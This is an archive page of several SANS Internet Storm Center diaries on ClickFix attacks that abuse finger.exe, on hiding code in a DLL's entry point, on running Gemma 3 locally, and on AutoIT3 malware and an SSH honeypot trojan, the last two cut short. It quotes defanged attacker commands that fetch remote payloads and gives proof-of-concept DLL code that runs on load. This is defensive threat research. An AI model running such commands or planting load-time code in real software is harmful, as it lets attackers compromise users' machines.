Tag Archives: Security

ClickFix Attacks Still Using the Finger, (Sat, Dec 13th)

This post was originally published on this site

Introduction

Since as early as November 2025, the finger protocol has been used in ClickFix social engineering attacks. BleepingComputer posted a report of this activity on November 15th, and Didier Stevens posted a short follow-up in an ISC diary the next day.

I often investigate two campaigns that employ ClickFix attacks: KongTuke and SmartApeSG. When I checked earlier this week on Thursday, December 11th, both campaigns used commands that ran finger.exe in Windows to retrieve malicious content.

So after nearly a month, ClickFix attacks are still giving us the finger.


Shown above: ClickFix attacks running finger.exe.

KongTuke Example


My investigation of KongTuke activity on December 11th revealed a command for finger gcaptcha@captchaver[.]top from the fake CAPTCHA page.


Shown above: Example of fake CAPTCHA page from the KongTuke campaign on December 11th, 2025.


I recorded network traffic generated by running this ClickFix script, and I used the finger filter in Wireshark to find finger traffic over TCP port 79.


Shown above: Finding finger traffic using the finger filter in Wireshark.


Following the TCP stream of this traffic revealed text returned from the server. The result was a powershell command with Base64 encoded text.


Shown above: Text returned from the server in response to the finger command.

SmartApeSG Example



My investigation of SmartApeSG activity on December 11th revealed a command for finger Galo@91.193.19[.]108 from the fake CAPTCHA page.


Shown above: Example of fake CAPTCHA page from the SmartApeSG campaign on December 11th, 2025.

I recorded network traffic generated by running this ClickFix script, and I used the finger filter in Wireshark to find finger traffic over TCP port 79.


Shown above: Finding finger traffic using the finger filter in Wireshark.


Following the TCP stream of this traffic revealed text returned from the server. The result was a script to retrieve content from pmidpils[.]com/yhb.jpg then save and run that content on the user's Windows host.


Shown above: Text returned from the server in response to the finger command.

Final Words

As Didier Stevens noted in last month's diary about this activity, corporate environments with an explicit proxy will block TCP port 79 traffic generated by finger.exe. However, if TCP port 79 traffic isn't blocked, these attacks could still be effective.

Bradley Duncan
brad [at] malware-traffic-analysis.net

(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.

Abusing DLLs EntryPoint for the Fun, (Fri, Dec 12th)

This post was originally published on this site


In the Microsoft Windows ecosystem, DLLs (Dynamic Load Libraries) are PE files like regular programs. One of the main differences is that they export functions that can be called by programs that load them. By example, to call RegOpenKeyExA(), the program must first load the ADVAPI32.dll. A PE files has a lot of headers (metadata) that contain useful information used by the loader to prepare the execution in memory. One of them is the EntryPoint, it contains the (relative virtual) address where the program will start to execute.


In case of a DLL, there is also an entry point called logically the DLLEntryPoint. The code located at this address will be executed when the library is (un)loaded. The function executed is called DllMain()[1] and expects three parameters:

BOOL WINAPI DllMain(
  _In_ HINSTANCE hinstDLL, 
  _In_ DWORD fdwReason, 
  _In_ LPVOID lpvReserved
);

The second parmeter indicates why the DLL entry-point function is being called:

  • DLL_PROCESS_DETACH (0)
  • DLL_PROCESS_ATTACH (1)
  • DLL_THREAD_ATTACH (2)
  • DLL_THREAD_DETACH (3)

Note that this function is optional but it is usually implemented to prepare the environment used by the DLL like loading resources, creating variables, etc… Microsoft recommends also to avoid performing sensitive actions at that location.

Many maware are deployed as DLLs because it's more challenging to detect. The tool regsvr32.exe[2] is a classic attack vector because it helps to register a DLL in the system (such DLL will implement a DllRegisterServer() function). Another tool is rundll32.exe[3] that allows to call a function provided by a DLL:

C:> rundll32.exe mydll.dll,myExportedFunction


When a suspicious DLL is being investigated, the first reflex of many Reverse Engineers is to look at the exported function(s) but don't pay attention to the entrypoint. They look at the export table:

This DllMain() is a very nice place where threat actors could store malicious code that will probably remains below the radar if you don’t know that this EntryPoint exists. I wrote a proof-of-concept DLL that executes some code once loaded (it will just pop up a calc.exe). Here is the simple code:

// evildll.cpp
#include <windows.h>
#pragma comment(lib, "user32.lib")

extern "C" __declspec(dllexport) void SafeFunction() {
    // Simple exported function
    MessageBoxA(NULL, "SafeFunction() was called!", "evildll", MB_OK | MB_ICONINFORMATION);
}

BOOL APIENTRY DllMain(HMODULE hModule,
                      DWORD  ul_reason_for_call,
                      LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
        {
            // Optional: disable thread notifications to reduce overhead
            DisableThreadLibraryCalls(hModule);

            STARTUPINFOA si{};
            PROCESS_INFORMATION pi{};
            si.cb = sizeof(si);
            char cmdLine[] = "calc.exe";

            BOOL ok = CreateProcessA(NULL, cmdLine, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
            if (ok) {
                CloseHandle(pi.hThread);
                CloseHandle(pi.hProcess);
            } else {
                // optional: GetLastError() handling/logging
            }
            break;
        }
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

And now, a simple program used to load my DLL:

// loader.cpp
#include <windows.h>
#include <stdio.h>

typedef void (*SAFEFUNC)();

int main()
{
    // Load the DLL
    HMODULE hDll = LoadLibraryA("evildll.dll");
    if (!hDll)
    {
        printf("LoadLibrary failed (error %lu)n", GetLastError());
        return 1;
    }
    printf("[+] DLL loaded successfullyn");

    // Resolve the function
    SAFEFUNC SafeFunction = (SAFEFUNC)GetProcAddress(hDll, "SafeFunction");
    if (!SafeFunction)
    {
        printf("GetProcAddress failed (error %lu)n", GetLastError());
        FreeLibrary(hDll);
        return 1;
    }
    printf("[+] SafeFunction() resolvedn");

    // Call the function
    SafeFunction();

    // Unload DLL
    FreeLibrary(hDll);

    return 0;
}


Let's compile the DLL, the loader and execute it:

When the DLL is loaded with LoadLibraryA(), the calc.exe process is spawned automatically, even if no DLL function is invoked!

Conclusion: Always have a quick look at the DLL entry point!

[1] https://learn.microsoft.com/en-us/windows/win32/dlls/dllmain
[2] https://attack.mitre.org/techniques/T1218/010/
[3] https://attack.mitre.org/techniques/T1218/011/

Xavier Mertens (@xme)
Xameco
Senior ISC Handler – Freelance Cyber Security Consultant
PGP Key

(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.

Using AI Gemma 3 Locally with a Single CPU , (Wed, Dec 10th)

This post was originally published on this site

Several months ago, I got a Nucbox K8 Plus minicomputer to use as a Proxmox 9 server. At the time of this acquisition, I didn't realize this minicomputer had an artificial intelligence (AI) engine [1] build in the CPU that could be used to run AI applications locally. A coworker recommended that I try Google Gemma 3 as a local AI open model to work with my use cases.

"Gemma is a family of generative artificial intelligence (AI) models and you can use them in a wide variety of generation tasks, including question answering, summarization, and reasoning." [2], a review of the Gemma 3 key features is also posted on this page. This page [3] lists the minimum requirements for the 5 Gemma 3 models 270M, 1B, 4B, 12B, and 27B.


Default Open WebUI

My Setup with Open WebUI

  • OS is a Linux Container (LXC) Ubuntu 24.04
  • Ollama with gemma3:12b [4]
  • Open WebUI [5]

Installing Ollama with Gemma 3

I used these steps to get Gemma setup. First review the requirements for RAM [3] before deciding with Gemma 3 model to install. You can start small (i.e. 4B or smaller) for testing before using a larger model. I'm using  4B and 12B with 16 GB of RAM with my installation. 

If you want to test some queries before installing the WebUI, this last command will open the interpreter:

ollama run gemma3:4b

Since I have a Ryzen 7 CPU, my next step was to install the admgpu [7] software to use the AI features of the CPU. The last step is to install the graphical interface to work from a browser using the Open WebUI [5] and there are several models listed here to get the WebUI running. I had to try a few combinations; in the end this is what I used:

sudo docker run -d -p 80:8080 -v ollama:/root/.ollama –add-host=host.docker.internal:host-gateway -v open-webui:/app/backend/data –name open-webui –restart always ghcr.io/open-webui/open-webui:main

Bugs in Proxmox 9 for LXC and AppArmor

For the Linux Container to run correctly, I had to edit the edit the LXC config file (114 is the container number) and add those two lines:

vi /etc/pve/lxc/114.conf

  • lxc.apparmor.profile: unconfined
  • lxc.mount.entry: /dev/null sys/module/apparmor/parameters/enabled none bind 0 0

And it may also be necessary to add this as well in the sudo command before installing the docker: –security-opt apparmor:unconfined

Login WebUI Interface


After the installation of the WebUI, you need to create the first admin account before being able to login.My first query asked my AI to describe the IPv4 header:

Gemma 3 offers the ability to work with large files with its 128K context, work with images and has multilingual support which is practical if you know multiple languages. Finally, it can run locally in PC, laptop and smartphone on a single GPU or TPU and smaller devices. If you have experience using Gemma 3, what are the use cases you are using it? You can add your comments in our contact form.

[1] https://www.amd.com/en/products/processors/laptop/ryzen/8000-series/amd-ryzen-7-8845hs.html
[2] https://ai.google.dev/gemma/docs/core
[3] https://ai.google.dev/gemma/docs/core#sizes
[4] https://deepmind.google/models/gemma/gemma-3/
[5] https://github.com/open-webui/open-webui
[6] https://ai.google.dev/gemma/docs/integrations/ollama?utm_source=deepmind.google&utm_medium=referral&utm_campaign=gdm&utm_content
[7] https://rocm.docs.amd.com/projects/radeon-ryzen/en/latest/docs/install/installryz/native_linux/install-ryzen.html
[8] https://forum.proxmox.com/threads/priviledge-container-disabling-apparmor-does-not-work.122168/
[9] https://blog.ktz.me/apparmors-awkward-aftermath-atop-proxmox-9/
[10] https://docs.openwebui.com/

———–
Guy Bruneau IPSS Inc.
My GitHub Page
Twitter: GuyBruneau
gbruneau at isc dot sans dot edu

(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.

AutoIT3 Compiled Scripts Dropping Shellcodes, (Fri, Dec 5th)

This post was originally published on this site

AutoIT3[1] is a powerful language that helps to built nice applications for Windows environments, mainly to automate tasks. If it looks pretty old, the latest version was released last September and it remains popular amongst developers, for the good… or the bad! Malware written in AutoIt3 has existed since the late 2000s, when attackers realized that the language was easy to learn (close to basic) but can also compiled into standalone PE files! From a malware point of view, such executables make an extended use of packed data, making them more stealthy.

Nation-State Attack or Compromised Government? [Guest Diary], (Thu, Dec 4th)

This post was originally published on this site

[This is a Guest Diary by Jackie Nguyen, an ISC intern as part of the SANS.edu BACS program]

The ISC internship didn't just teach me about security, it changed how I thought about threats entirely. There's something intriguing about watching live attacks materialize on your DShield Honeypot, knowing that somewhere across the world, an attacker just made a move. And the feedback loop of writing detailed attack observations, then having experienced analysts critique and refine your analysis? That's where real learning happens. One attack observation in particular stands out as a perfect example of what makes this internship so powerful. Let me show you what I discovered!

The Beginning…

On November 10, 2025, my honeypot captured very interesting activity that really demonstrates how evolved modern threat actors are getting. What initially appeared to be a simple, but successful SSH brute force attempt quickly revealed itself as something far more concerning, a deployment of an advanced trojan designed for long-term persistence and evasion.

What happened?


Suspicious activity was detected when the IP address 103[.]148[.]195[.]161 successfully SSH’d into my honeypot using the credentials username “root” and password “linux”. The bad actor maintained access to the honeypot for 1 minute and 45 seconds but ultimately ran no commands. Instead, the attacker uploaded a single file, a trojan binary named “sshd” designed to evade security detections by pretending to be the OpenSSH daemon. It was an Executable and Linkable Format (ELF) binary (7a9da7d10aa80b0f9e2e3f9e518030c86026a636e0b6de35905e15dd4c8e3e2d) that was classified as malicious by VirusTotal and Hybrid-Analysis.

We won’t be able to see what the Trojan did on my honeypot at this time, however, I found the hash on Hybrid-Analysis and got a good idea of what the trojan does.

